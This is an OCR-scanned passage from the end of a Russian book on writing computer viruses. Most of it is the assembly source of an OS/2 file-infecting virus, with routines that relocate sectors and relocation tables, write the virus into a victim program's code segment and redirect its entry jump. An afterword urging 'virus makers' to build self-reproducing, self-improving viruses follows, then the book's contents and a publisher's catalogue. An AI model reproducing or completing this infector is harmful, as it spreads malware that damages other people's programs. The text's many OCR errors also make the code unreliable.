call MOVE_SECTORS ;переносим столько, сколько позволит буфер
        ;данных
pop di ;число перенесенных возвращаем в ax
pop dx
sub dx.ax
or dx,dx
jnz MEO2
ret
```

Эта подпрограмма переносит столько секторов, сколько позволяет буфер, вплоть до требуемого количества. В записи `slx`=максимальное число секторов для перемещения, а `di`=самый нижний номер сектора, который подлежит перемещению. Эта подпрограмма работает от конца файла, поэтому если X = количеству секторов для перемещения, она будет переносить все секторы из $di+dx-X$ в $di+dx-1$. Все секторы переносятся из [VIRSECS].

MOVE_SECTORS:

```
push dx ;сначала определяем число секторов для перемещения
mov ax,DATABUF_SIZE
mov cx,[LOG_SEC]
xor dx,dx
div ex ;ax=размер буфера данных в логических секторах
pop dx
cmp ax,dx ;ax>dx? (максимальное число секторов для перемещения)
jle SHORT MS1
mov ax,dx ;ax=количество секторов для перемещения
MS1:  push ax сохраняем его, если не конец
add di,dx
sub di.ax ;di=1-n сектор для перемещения
```

```
mov    cx,[LOG_SEC]
mul    ex    ;ax = байтов для перемещения за этот раз
push   ax    сохраняем значение в стеке

        mov    ax.di
        mov    cx,[LOG_SEC]
        mul    ex
        mov    cx.dx
        mov    dx,ax
call    FILE_SEEK_ST ;ищем стартовый сектор для перемещения

pop     ex    • ;cx=байтов для чтения
mov     dx,OFFSET TEMP
call    FILE_READ    ;читаем их
push    ax    сохраняем фактическое число байтов для чтения
mov     ax.di
add     ax,[VIRSECS] ;ax=покация, в которую производится перемещение
        ;(в секторах)
        mov     cx,[LOG_SEC]
mul     ex    ;dx:ax = локация, в которую производится
        перемещение (в байтах)
mov     cx,dx    установить функцию поиска
mov     dx,ax
call    FILE_SEEK_ST ;и переместиться сюда
pop     ex    ;байты для записи
mov     dx,OFFSET TEMP
call    FILE_WRITE    ;пишем сюда нужное число байтов

pop     ax    рапортуем о секторах, перенесенных за этот раз
ret
```

Эта подпрограмма устанавливает переменные RELOCS и CS_SIZE в памяти из незараженного файла. Затем она обновляет счетчик перемещений в файле и добавляет количество перемещений, требуемое вирусом.

SET_RELOCS:

```
mov     WORD PTR [RELOCS],0
```

```

mov dx,WORD PTR [NEW_HDR+16H] ;читаем запись первоначального
                               ;cs сегментной таблицы
call    GET_SEG_ENTRY
mov  ax,WORD PTR [TEMP+4] ;получаем флаги сегмента
xor   dx,dx
and   ah,1    проверяем данные для перемещения
mov   ax,WORDPTR [NEW_HDR+14H] ;размер сегмента w/o вируса
jz    SHORT SRE    ;нет данных, продолжаем
push  ax
push  ax    ;данные перемещения, как много?
mov   ax,[INITSEC] ;находим конец кода в файле
      mov   cx,[LOG_SEC]
      mul   ex    ;dx:ax = начало cs в файле
      pop   ex    ;cx = размер кода
      add   ax,cx
      adc   dx,0
      mov   cx,dx
      mov   dx,ax    ;cx:dx = конец cs в файле
      push  ex
      push  dx
      call  FILE_SEEK_ST ;начинаем искать его
      mov   dx,OFFSET RELOCS
      mov   cx,2
call  FILE_READ ;читаем 2-байтовый счет перемещений
      pop   dx
      pop   ex
      call  FILESEEKST ;возвращаемся к этой локации
      mov   ax,[RELOCS]
      push  ax
      mov   si,[VSTART]

```

```
add ax,cs:[si+ARELOCS]
mov [RELOCS],ax
mov cx, 2
mov dx,OFFSET RELOCS ;обновляем перемещения в файле
call FILE_WRITE добавляем к ним перемещения
pop [RELOCS]
mov ax,[RELOCS]
shl ax,3
add ax,2 ;размер данных перемещения
pop ex ;размер кода в сегменте
xor dx,dx
add ax,cx ;полный размер сегмента
adc dx,0
SRE: mov [CS_SIZE],ax сохранить его здесь
ret
```

Эта подпрограмма переносит перемещения в конец первоначального сегмента кода, чтобы создать место для вируса. Она переносит любое количество записей перемещений, каждая из которых является 8-байтовой. Она также добавляет к файлу новые перемещения для вируса.

RELOCATE_RELOCS:

```
mov ax,[RELOCS] количество перемещений
mov cl,3
shl ax,cl
add ax,2 ;ax=полное количество байтов для перемещения
push ax

mov ax,[INITSEC]
mov cx,[LOG_SEC]
mul ex ;dx:ax= начало cs в файле
add ax,WORD PTR [NEWJHDR+14H]
adc dx,0 = конец cs в файле
```

```

pop     ex      ;cx = размер перемещения
add     ax,cx

adc     dx,0     ;dx:ax = конец кода+перемещения
xchg    ax,cx
xchg    dx,cx    ;ax=размер cx:dx=локация

```

RR_LP: push ex

push dx

push ax

emp ax,DATABUF_SIZE

jle SHORT RR1

mov ax,DATABUF_SIZE ;читаем вплоть до байтов DATABUFSIZE

RR1: sub dx,ax ;возвращаем вверх указатель файла

sbb ex,0

push cx

push dx

push ax

call FILESEEKST ;ищем желаемую локацию в файле

pop cx

mov dx.OFFSETTEMP

call FILE_READ ;читаем требуемое число байтов, число в ax

pop dx

pop cx

push ax ;сохраняем число байтов для чтения

add dx,VIRUS_SIZE перемещаем указатель файла вверх

adc cx,0

call FILE_SEEK_ST

pop cx ;байтов для записи

mov dx.OFFSETTEMP

call FILE_WRITE записываем их в новую локацию

pop ax

pop dx

pop cx

страх ,DATABUF_SIZE ,байтов для записи меньше, чем
;DATABUF_SIZE?

```
jle    SHORT RRE      ;да, все сделано
sub    ax,DATABUFSIZE ;нет, подстраируем индекс
sub    dx,DATABUF_SIZE
sbb    cx,0
jmp    RR_LP          ;и переходим к другому
```

```
RRE:  mov    si,[VSTART]
mov    cx.es:[si+ARELOCS] добавляем ARELOCS перемещений к концу
      push  si
      mov    di,OFFSETTEMP
add    si,OFFSET ARELOCS + 2 ;si указывает на таблицу перемещений
RRL:  mov    ax,cs:[si] ;переносим перемещения в буфер и
      ;подстраируем их
      stosw
      add    si,2
      mov    ax.es:[si]
      add    si,2
add    ax.WORD PTR [БЕЛ/_НОР+14Н]; добавляем размер оригинального
      ;кода к офсету, указанному здесь
      stosw
mov    ax,[KERNEL] вставляем ссылку модуля KERNEL «no next»
      add    si,2
      stosw
      mov    ax.es:[si]
      add    si,2
      stosw
      loop   RRL
      pop    si
      mov    dx,OFFSETTEMP
      mov    cx.cs:[si+ARELOCS]
      shl    cx,3
      call   FILEWRITE ;и помещаем их в файл
      ret
```

Эта подпрограмма находит модуль KERNEL в таблице модульных ссылок и помещает его в записи перемещений вируса.
SETUP KERNEL:

xor cx,cx

mov dx,WORD PTR [NEW_HDR+28H] ;переходим к началу таблицы
;модульных ссылок

add dx,[NH_OFFSET]

adc ex,0

call FILE_SEEK_ST

mov dx,OFFSET TEMP

mov cx,40H ;читаем офсет 32 модуля

call FILE_READ ;в буфере TEMP

mov si,OFFSETTEMP

SK1: lodsw ;получаем офсет модуля

push si

mov dx,[NH_OFFSET];осматриваем таблицу импортированных имен

add dx,WORD PTR [NEW_HDR+2AH]

add dx,ax

— inc dx

xor ex,ex

call FILESEEKST ;готовимся читать имя модуля

mov cx,40H

mov dx,OFFSETTEMP + 40H

call FILE_READ ;читаем его в TEMP в 40H

pop ax

push ax

sub ax,OFFSETTEMP

shr ax, 1

mov [KERNEL],ax ;полагаем, что это KERNEL

cmp ax,WORD PTR [NEW_HDR+1 EH] последняя запись?

jge SHORT SK2 ;да, используем ее по умолчанию

mov di,OFFSET TEMP + 40H

mov si,OFFSET KNAME

mov cx, 8

repz empsb проверяем ее

jnz SHORT SK3 ;не последняя, продолжаем

SK2: pop si ;иначе выходим с KERNEL, установленным
;так, как он есть

```
ret
SK3: pop  si
      jmp  SK1
```

Эта подпрограмма пишет код вируса в инфицируемый сегмент кода. Она также обновляет прыжок, которым завершается вирус. Прыжок должен указывать на старую точку входа в этот сегмент.

WRITE_VIRUS_CODE:

```
mov  ax,[INITSEC] ;секторы для сегмента кода
mov  cx,[LOG_SEC]
mul  ex ;dx:ax = локация сегмента кода
add  ax,WORD PTR [NEW_HDR+14H]
adc  dx,0 ;dx:ax = место, куда вставляется вирус
mov  cx,dx
mov  dx,ax
push ex
push dx ;сохраняем значение, чтобы подстроить прыжок
call FILE_SEEK_ST ;ищем здесь

mov  di,OFFSET TEMP перемещаем код вируса в сегмент данных
mov  cx,VIRUS_SIZE
mov  si,[VSTART]
WVCL: mov  al,es:[si]
      inc  si
      stosb
      loop WVCL

mov  si,[VSTART] устанавливаем перемещаемые области в коде
add  si,OFFSET ARELOCS ;до FFFF 0000
mov  cx,es:[si]
```

```

    add    si,4
WVC2: mov    di,cs:[si]
    add    di,OFFSETTEMP
    mov    ax,0FFFFH
    stosw
    inc    ax
    stosw
    add    si, 8
    loop   WVC2

    mov    cx,VIRUS_SIZE      ;cx=размер вируса
    mov    dx,OFFSET TEMP    ;dx=офсет начала вируса
    call   FILE_WRITE        записываем вирус в файл
    pop    dx                ;OK, теперь обновляем прыжок
    pop    ex                ;к жертве
    mov    ax,OFFSET VIRUS_DONE - OFFSET VIRUS
    inc    ax
    add    dx,ax
    adc    cx,0              ;cx:dx=локация для обновления
    push   ax
    call   FILE_SEEK_ST      ;переходим туда
    pop    ax
    inc    ax
    inc    ax
    add    ax,\DRDPTR[NEW_HDR+14H] ;ax=офсет инструкции
                                   ;после прыжка
    sub    ax,[ENTRYPT]      ;ax=расстояние для прыжка
    neg    ax                ;делаем его отрицательным числом
    mov    WORD PTR [TEMP],ax сохраняем его здесь
    mov    cx,2              ;и записываем его на диск
    mov    dx,OFFSETTEMP
    call   FILE_WRITE        ;все сделано
    ret

```

Обновляем таблицу ресурсов, чтобы секторные указатели были правильными (при наличии каких-либо ресурсов).

UPDATE_RES_TABLE:

cmp WORD PTR [NEW_HDR+34H],0 ;имеются какие-то ресурсы?

jz URTE ;нет, выйти из этой подпрограммы

mov dx,WORD PTR [NEW_HDR+24H] перемещаем таблицу ресурсов

add dx,[NH_OFFSET] ; в EXE

add dx,2

xor cx, ex

call FILE_SEEK_ST

URT1:

mov dx,OFFSET TEMP

mov cx, 8

call FILE_READ ;читаем 8-байтовую запись информации о типе

cmp WORD PTR [TEMP],0 ;ЮтипаО?

jz SHORT URTE ;да, все сделано

mov cx,WORD PTR [TEMP+2] ;получаем число записей информации об имени для чтения

URT2: push ex

mov dx.OFFSETTEMP

mov cx, 12

call FILE_READ ;читаем 1-ю запись информации об имени

mov ax,WORD PTR [TEMP] ;получаем офсет ресурса

cmp ax,[INITSEC] ;больше, чем локация первоначального cs?

jle SHORT URT3 ;нет, не тревожимся о нем

add ax,[VIRSECS] добавляем размер вируса

mov WORD PTR [TEMP],ax

mov dx,-12

mov cx,0FFFFH

mov al,1 ;теперь возвращаем указатель файла вверх

call FILE_SEEK

mov dx.OFFSETTEMP записываем обновленную запись ресурса

```
mov cx,12 ; в файл
```

```
call FILE_WRITE
```

```
URT3: pop ex
```

```
dec ex ;читаем, пока не пройдем все записи информации об
```

```
jnz URT2 ;имени для ЭТОГО типа
```

```
jmp URT1 ;переходим к другой записи информации о типе
```

```
URTE: ret
```

;здесь производятся вызовы к I/O функциям файла, основанным на DOSCALL

;открываем файл, указанный в ds:dx в режиме чтения/записи:

```
FILE_OPEN:
```

```
push ds ;вталкиваем указатель к имени файла
```

```
push dx
```

```
push ds ;вталкиваем указатель к индексу
```

```
push OFFSET FHANDLE
```

```
push ds ;вталкиваем указатель к OpenAction
```

```
push OFFSET OPENACTION
```

```
push 0 назначаем DWORD первоначального файла
```

```
push 0
```

```
push 3 ;вталкиваем атрибуты (скрытый, г/о, нормальный)!
```

```
push 1 ;FILE_OPEN
```

```
push 42 ;OPEN_SHARE_DENYNONE
```

```
push 0 ;DWORD 0 (в резерве)
```

```
push 0
```

```
ROPEN: call DosOpen ;открываем файл
```

```
or ax,ax ;устанавливаем флаг z
```

```
ret ;возвращаемся с индексом/ошибкой в ax
```

;читаем cx байтов данных к ds:dx из файла, чей индекс = FHANDLE

```
FILE_READ:
```

```
push [FHANDLE] ;.-передаем индекс к Jread
```

```
push ds
push dx ;буфер, где будем читать
push ex ;байты для чтения
push ds ;место, где хранятся байты для чтения
push OFFSET WRITTEN
RREAD: call DosRead ;читаем их
clc
or ax,ax проверяем на ошибку
mov ax.WORD PTR [WRITTEN] ;ax=байты для записи
jz FRET произошла ли ошибка?
stc устанавливаем перенос, если ошибка
FRET: ret
```

Записываем cx байтов данных в ds:dx в файл, чей индекс = FHANDLE:

FILE_WRITE:

```
push [FHANDLE] ;передаем индекс к DosWrite
push ds
push dx ;буфер, из которого производится запись
push cx ;байты для записи
push ds
push OFFSET WRITTEN ;помещаем сюда число байтов для записи
FWRITE: call DosWrite
```

```
clc
or ax,ax
mov ax.WORD PTR [WRITTEN] сохраняем их в ax
jz FWET
stc
FWET: ret
```

;ищем локацию dx:cx в файле. Возвращаем абсолютный указатель файла в ;cx:ax

FILE_SEEK_ST:

```
xor al,al
```

FILE_SEEK:

```
push [FHANDLE] ;вталкиваем в стек индекс файла
push cx
```

```

push dx ;число байтов для перемещения
xor ah,ah ;ax=источник, из которого ведется поиск
push ax ;0=начальный, 1=текущий, 2=конец
push ds
push OFFSET WRITTEN ;место, куда помещаем абсолютный указатель
                        файла
RSEEK: call DosChgFilePtr устанавливаем указатель файла
        clc
        or ax, ax
        mov ax,WORD PTR [WRITTEN]
        mov dx,WORD PTR [WRITTEN+2]
        jz FSET
        stc
FSET: ret
;Close the file FHANDLE.
FILE_CLOSE:
push [FHANDLE] ;передаем индекс к DosClose
RCLOSE: call DosClose ;и выполняем его
        ret

```

Данный HOST здесь только для первоначального запуска программы. Когда вирус инфицирует файл, вирус прыгнет к стартовому коду той программы, к которой он прикрепится.

HOST:

```

push 1 ; прервать все цепочки выполняемых задач
push 0 ;вернуть код 0
call DosExit ;прервать программу

```

Следующие перемещения добавляются в таблицу перемещений в этом секторе для удобства вируса. Они должны быть последними в сегменте кода, чтобы программа с патчами работала правильно.

ARELOCS	DW	9	;число перемещений, добавляемых в
R_OPEN	DW	103H,OFFSET ROPEN+1,1,70	
			таблицу перемещений
R_READ	DW		

```

R.WRITE      DW      103H,OFFSET RWRITE+1,1,138
R_SEEK       DW      103H,OFFSETRSEEK+1,1,58
R_CLOSE      DW      103H,OFFSET RCLOSE+1,1,59
R_FFIRST     DW      103H,OFFSETFFIRST+1,1,64
R_FNEXT      DW      103H,OFFSETFNEXT+1,1,65
R.DALSE      DW      103H,OFFSET DALSE+1,1,34
R_DFRSE      DW      103H,OFFSET DFRSE+1,1,39
END_VIRUS:   ; метка для концаWindows-вируса
CODE ENDS

```

В сегменте кода не кодируются никакие данные, поскольку в OS/2 вирус должен назначать сегмент данных при выполнении. Мы должны предполагать, что при запуске программы он будет заполнен случайным «мусором».

Подпрограмма CREATE_DS инициализирует некоторые данные, используемые в этом сегменте, который в обычных программах заполнен предварительным кодом.

_DATA SEGMENT PARA USE16 'DATA'

```

DATASTART    EQU    $
FILEJD1      DB      6dup(? ;ДЛЯ поиска файлов
FILEJD2      DB      6 dup (?) ;для осмотра файлов
KNAME        DB      8 dup (?) ;«DOSCALLS»
VSTART       DW      ? начальный офсет вируса в RAM
WRITTEN      DD      ? ;байты, записываемые в файл
ENTRYPT      DW      ? первоначальный ip из старта вируса
NHOFFSET     DW      ? ;офсет нового заголовка из начала файла
VIRSECS      DW      ? ;размер, добавляемый вирусом к файлу
              ;{в секторах)
INITSEC      DW      ? ;локация первоначального cs в файле
              ;(в секторах)
RELOCS       DW      ? ;число перемещений в cs
LOG_SEC      DW      ?;размер логического сектора для программы

```



```

CS_SIZE      DW    ? ;размер сегмента кода
KERNEL       DW    ? ;номер модуля KERNEL
FHANDLE      DW    ? ;индекс файла для новой жертвы
OPENACTION   DW    ? ;используется DosOpen
SRCHCOUNT   DW    ? ;используется DosFindFirst/Next
DHANDLE      DW    ? ;используется DosFind First/Next
NEW_HDR      DB    NEW_HDR_SIZEdup(?) пространство,
;куда вставляется новый EXE-заголовок
TEMP         DB    DATABUFSIZEdup(?) ;хранилище временных данных
SBUFDB       279dup(?) структура буфера поиска DosFind
DATAEND      EQU    $

_DATA ENDS+
_STACKSEGMENTPARAUSE16STACK'STACK' db 5120dup(?)
_STACK ENDS
END VIRUS

```

Послесловие

Вот и подошла к **концу** моя первая книга о вирусах. Как вы, наверное, уже поняли, главное — не сочинить самый зловредный и наиболее мерзопакостный вирус. Главное — вдохнуть в него дыхание жизни. Если оно присутствует, то самая мерзкая сколопендра превращается в чудесное существо и жалит только по необходимости. И опять-таки от мертворожденного создания нет ни толку, ни проку, оно не вызывает ни радости, ни жалости, ни сочувствия.

Пройдя со мной всю экологическую цепочку от простейших амeboобразных DOS-овских вирусов до **вершины** эволюции — вирусов под Windows, вы, **наверное**, ощутили себя как Творец, который после долгой тяготы с цветочками и пчелками создал наконец человека.

Но не торопитесь — до создания настоящего компьютерного разума еще далеко. Покамест наши с вами вирусы исполняют лишь одну функцию, схожую с функцией нормальных земных микробов — распространяются, отравляя всю окружающую среду, и наконец подымают от ее переполнения или под воздействием чужеродных факторов. Наша цель — научить сами вирусы сочинять вирусы по своему образу и подобию и таким образом одарить их инстинктом продолжения рода и самосовершенствования. Эта задача должна стать светлой целью будущих поколений вирусмейкеров.

Содержание

От автора	3
Введение	4
Защита против вирусов	6
Военные разработки	7
Компьютерные исследования	8
Мемы	11
Организация этой книги	13
Краткая история вирусов	14
Глава 1. Что такое компьютерный вирус?	22
Характеристики вирусов	26
Какие программы они инфицируют	26
Как вирус скрывает себя	27
Как вирус находит программы для инфекции	27
Как вирус крепится к зараженному файлу	27
Какой вид расплаты предполагается в вирусе	27
На какую операционную систему рассчитан вирус	27
На каком языке написаны вирусы	28
Вирусные технологии: прошлое, настоящее и будущее	28
1. Туннелинг	28
2. Антитуннелинг	29
3. Сокрытие	29
4. Кодирование, полиморфизм и метаморфизм	31
5. Антиотладка и антиэвристичность	32
6. Среднефайловая инфекция	32
Функциональные элементы вирусов	33
Глава 2. Самовоспроизводство	36
Простые COM-инфекторы	37
Принцип действия COM-программы	39
Переписывающие вирусы	47
Механизм поиска	62
Механизм воспроизводства	66
Более сложный вариант переписывающего вируса	68
Компаньонские вирусы	74
Выполнение жертвы	76
Поиск файлов	78
Инфекция файлов	80
Вариации на заданную тему	81
Листинг вируса CSpann	83
Глава 3. Сложные COM-инфекторы	87
1. Паразитический вирус, который крепится к концу жертвы	88
Управление данными и памятью	90
Компилирование вируса	106
Вирус CODIGO	107
2. Паразитический вирус, который крепится к началу жертвы	113
Механизм поиска файла	116
Инфицирование жертвы	121
Выполнение жертвы	122
Исходный код вируса Example	124

Глава 4. В и рус-резидент памяти.....	129
Прерывания.	131
Манипуляции с таблицей векторов прерывания	132
Само рас познание.....	136
Проверка: является ли файл COM-файлом?	137
Получение резидентуры с помощью INT 27h	139
Блоки управления памятью.	145
Вирус Civil War II V1.1 — создан Dark Helmet	153
Вирус Guppy	164
Вирус Armagedon	168
Обработчик Timer Click (INT 8) — для набора телефонных номеров	177
Подпрограмма для дозвона	179
Запись данных в Com-порты.	180
Вирус Micro-128	187
Использование UMB	190
Глава 5. Инфекция EXE-файлов	194
Инфицирование EXE-файла	200
Механизм поиска файлов.	202
Передача контроля жертве.	203
Исходный код Intruder-B	204
Улучшенные методы для резидентов памяти.	213
Возвращение контроля жертве.	214
Файловые операции, основанные на FCB	215
Нахождение файлов, пригодных для инфекции.....	2
Инфицирование программ.	218
Самоопределение в памяти.	218
Совместимость с Windows	219
Проверка вируса.	220
Исходный код вируса Yellow Worm	220
Использование таблиц системного файла	234
Глава 6. Инфицирование загрузочного сектора	239
Загрузочные секторы.	240
Необходимые компоненты загрузочного сектора	243
Прерывание Int 13h	247
DROPPER.ASM загрузочного сектора	251
Исходный код DROPPER.ASM	252
Trivial Boot — простой вирус загрузочного сектора	258
Kilroy-B — улучшенный вирус загрузочного сектора	259
Процесс инфицирования.	259
Проверка Kilroy-B	260
Исходный код Kilroy-B	260
Stoned — вирус загрузочного сектора	267
Процесс инфекции диска.	267
Резидентура в памяти.	270
Инфицирование жестких дисков	271
Главная загрузочная запись.	273
Инфицирование дискет.	277
Логическая бомба.	279
Листинг Stoned	280
Решение проблем и развитие индивидуальных черт вируса	290

Исходный код вируса Baphometh	299
Глава 7. Многоцелевые вирусы	321
Главная загрузочная запись	323
Загрузочная запись	334
1. Инфицирование MBR	335
2. Инфицирование Boot	338
Другие способы.	346
Вирус Military Police	348
1. MP как вирус загрузочного сектора.	348
2. MP превращается в TSR	348
3. Инфицирование файлов.	352
4. Загрузка из файла.	353
5. Исходный код вируса Military Police	354
Область данных BIOS	356
Инфицирование жесткого диска	361
Модуль FATMAN	363
Модуль MP_INT13H.ASM	373
Модуль MP_BOOT.ASM	375
Модуль MP_INT21H.ASM	380
Модуль MP_EXEFtLE.ASM	391
Глава в. Инфицирование драйверов устройств	397
Шаг первый: структура файла.	397
Шаг второй: системные возможности.	398
Шаг третий: Стратегия инфекции.	401
Шаг четвертый: Выполнение	405
Ассемблирование драйвера устройства.	406
Исходный код DEVIRUS.ASM	406
Глава 9. Вирусы под Windows	419
EXE - структура Windows	420
Инфицирование файла.	427
Использование Windows API	429
Особенности защищенного режима.	434
Подготовка и выполнение.	436
Выполнение в виде Windows EXE	436
Инфицирование DLLs	437
Исходный код Caro Magnum	437
Глава 10. Вирусы для OS/2	468
Модели памяти OS/2	468
Инструменты программирования в OS/2	469
Структура исполнительного файла.	469
Функциональные вызовы.	469
Управление памятью.	471
Новые проблемы.	471
Исходный код.	472
Послесловие	502

Серия книг «Мой компьютер»

5. Леонтьев Б.К. **Web-дизайн**: Тонкости, хитрости и секреты, 2-е изд.
6. Кузнецов С.Д. СУБД (системы управления базами данных) и файловые системы
7. Левин М. PGP: Кодирование и шифрование информации с открытым ключом
8. Кучеренко В. Язык программирования C++ для начинающих и не только
9. Велихов А.В. Макроассемблер: Создание и отладка программ
10. Кузнецов С.Д. SQL: Язык реляционных баз данных
11. Кучеренко В. Ассемблер: Тонкости, хитрости и секреты программирования
12. Ивановский С.В. UNIX: Вопросы и ответы по FreeBSD
13. Овчинников С.М. XML: Язык форматирования документов World Wide Web
14. Карабин П.Ф. Macromedia Flash 5.0: «Неофициальное» руководство пользователя
15. Петровский А.И. Командный язык **программирования** Tel (Tool Command Language)
16. Петровский А.И. Adobe Photoshop 6.0: Трюки в дизайне изображений
17. Леонтьев Б.К. QuarkXPress 4.5: Справочное пособие
18. Кучеренко В. HTML 4.0: Практическое пособие
19. Высоткин А.Н. Модемы: Подключение, настройка и использование
20. Нечаева Е.С. Персональный компьютер, Internet и электронная почта: Курс для самых начинающих и не только пользователей ПК, 2-е изд.
21. Пузырев В.В. Microsoft Excel 2000: Руководство для начинающих и опытных пользователей
22. Дымов В.С. Электронная почта: Самоучитель
23. Кузнецов С.Д. РНР 4.0. Руководство пользователя

24. Леонтьев **Б.К.** Лучшие русскоязычные ресурсы Internet: Компьютеры и программное обеспечение
25. Кузнецов С.Д. Редактор звуковых файлов Sound Forge 5.0: Руководство пользователя
26. Дегтярев **И.А.** Персональный компьютер Apple Macintosh: Руководство пользователя
27. Леонтьев Б.К. Хакеры, взломщики и другие информационные убийцы, 3-е изд.
28. Петровский А.И. Эффективный хакинг для начинающих и не только, 3-е изд.
29. Карабин П.Ф. Эффективный фрикинг или тайны «телефонных» хакеров, 3-е изд.
30. Дымов В.С. Хакинг и фрикинг: Хитрости, трюки и секреты, 3-е изд.
31. Нечаева Е.С. Мобильный телефон и персональный компьютер: Руководство пользователя
32. Велихов А.В. Введение в Microsoft BackOffice
33. Левин М. E-mail «безопасная»: Взлом, **«спам»** и «хакерские» атаки на системы электронной почты Internet
34. Дегтярев И.А. Язык программирования Clarion 5.0: Неофициальное руководство пользователя по созданию приложений для Internet
35. Овчинников С.М. Секреты сканирования изображений и символов на персональном компьютере
36. Фокин А.О., Заботин Ю.Д. Компьютерная графика с программой ХагаХ
37. Ломакин **П.А.**, Шрейн **Д.И.** Аськи, Ирки, чаты и другие пейджинговые программы Интернета
38. Дымов В. С. GPRS: Доступ в Internet через мобильный телефон GSM
39. Леонтьев Б.К. Введение в операционную систему LindowsOS 3.0: Неофициальное руководство пользователя
40. Дымов В.С. Язык программирования Фортран
41. Заботин Ю.Д. Практические советы по pre-press
42. Севостьянов А.В. Почтовые программы Интернета
43. Севостьянов А.В. Вся халява Интернета
44. Севостьянов А.В., Надеждин О.А. Как заработать в Интернете

Серия книг «Популярный компьютер»

1. Шапошников А.С. **AutoCAD 2000** — проектировщику
2. Шапошников А.С. **CorelDRAW 10** — художнику
3. Шапошников А.С. **PageMaker 6,51** — издателю
4. Левин М. **Библия хакера**
5. Шапошников А.С. **MS Word 2002 XP** - всем
6. Дегтярев И.А. **Cakewalk SONAR: Студия звукозаписи в системе Microsoft Windows XP**
7. Шапошников А.С. **QuarkXPress 5.0** — издателю
8. Ломакин П., Шрейн Д. **Антихакинг**
9. Ломакин П., Шрейн Д. **Иллюстрированная энциклопедия компьютерного «железа»**
10. Шапошников А.С. **Adobe InDesign 2.0** — издателю
11. Ломакин П.А. **Web-строительство**
12. Фролов И.Б. **Карманные компьютеры на основе Windows CE и Palm OS (+CD)**
13. Надеждин О.А. **Все браузеры Интернета**
14. Леонтьев Б. К. **Upgrade: Пособие по модернизации компонентов персонального компьютера**
15. Левин М. **Библия хакера 2. Книга 1**
16. Левин М. **Библия хакера 2. Книга 2**
17. Надеждин О.А. **Основы компьютерной анимации (+CD)**
18. Ломакин П.А., Севостьянов А.В. **Электронные презентации своими руками**
19. Ломакин П.А. **Тайны программного обеспечения**
20. Ломакин П.А. **Системы домашнего видеомонтажа на персональном компьютере**
21. Ломакин П.А. **Звук на персональном компьютере**
22. Варакин А.С. **Компьютер — начинающему 1. Пособие для домашнего пользователя**
23. Варакин А.С. **Компьютер — начинающему 2. Пособие для домашнего пользователя**
24. Собейкис В.Г. **Азбука хакера 1**
25. Собейкис В.Г. **Азбука хакера 2. Языки программирования для хакеров**
26. Собейкис В.Г. **Азбука хакера 3. Компьютерная вирусология**

27. Иванов **В.Б.** Компьютер, мультимедиа, IP-телефония: программы и программирование
28. Ломакин **П.А.** Дербаним WINDOWS! Новейшая линейка старого REG CLEANER'a

Серия книг «Изучаем за 45 минут!»

1. Леонтьев **Б.К.** Lotus Organizer для Windows
2. Сокольский **М.В.** Microsoft Windows и Internet
3. Фролов **И.Б.** Джойстики: Все, что Вы хотите знать
4. Рудинштейн **М.Ю.** Как найти работу с помощью Internet
5. Велихов **А.В.** Компьютерное «железо»: Справочное пособие
6. Фролов **И.Б.**, Музыченко **Е.В.** Мультимедиа для Windows
7. Кучеренко **В.** Visual Basic: Хитрости, трюки и секреты
8. Кучеренко **В.** Delphi: Таблицы и OLE-приложения
9. Ивановский **СВ.** Linux без секретов
10. Полянский **А.А.** Программирование на CGI

Серия книг «Мой мобильный телефон»

1. Адаменко **М.В.** Мобильные телефоны: создание собственной мелодии звонка
2. Ломакин **П.А.** WAP'омания
3. Адаменко **М.В.** Мобильные телефоны. 2001—2003 гг. Справочник
4. Букин **М.С.** Всё про Ваш мобильный телефон. Книга 1
5. Букин **М.С.** Всё про Ваш мобильный телефон. Книга 2
6. Букин **М.С.** Всё про Ваш мобильный телефон. Книга 3
7. Букин **М.С.** Всё про Ваш мобильный телефон. Книга 4
8. Букин **М.С.** Всё про Ваш мобильный телефон. Книга 5
9. Самутин **СБ.** Мобильные развлечения: мелодии и Java-игры. Справочник
10. Самутин **СБ.** Мобильные развлечения: картинки и логотипы. Справочник
11. Букин **М.С.** Всё про Ваш мобильный телефон. Книга 6
12. Букин **М.С.** Всё про Ваш мобильный телефон. Книга 7
13. Букин **М.С.** Всё про Ваш мобильный телефон. Книга 8

КНИГИ ИЗДАТЕЛЬСТВА «МАЙОР»


Серия книг «Мир увлечений»

1. Парусники мира / Авт.-сост. Рославлев Л.И.
2. Луки и арбалеты / Авт.-сост. Рославлев Л.И.
3. Перегудов В.М. Парусные байдарки, катамараны, тримараны и надувные лодки


Несерийные издания

1. Гаврилов К.Л. Первое в России практическое руководство по регламентным работам, диагностике и ремонту легковых и грузовых автомобилей иностранного и отечественного производства
2. Яценков В.С. Крутые приколы и розыгрыши
3. Карманные компьютеры: информация для покупателя / Сост., оформ. ООО "Новексер"
4. Яценков В.С. Секреты зарубежных радиосхем. Учебник-справочник для мастера и любителя
5. Гаврилов К.Л. Практическое руководство по ремонту и диагностике двигателей легковых и грузовых автомобилей иностранного и отечественного производства
6. Адаменко М.В. Цифровые фотоаппараты. 2002-2003 г. Справочник
7. Яценков В.С. Азбука CD и DVD: стандарты оптических дисков
8. Гаврилов К.Л. Государственный технический осмотр. Практическое руководство по проверке технического состояния автотранспортных средств при государственном техническом осмотре
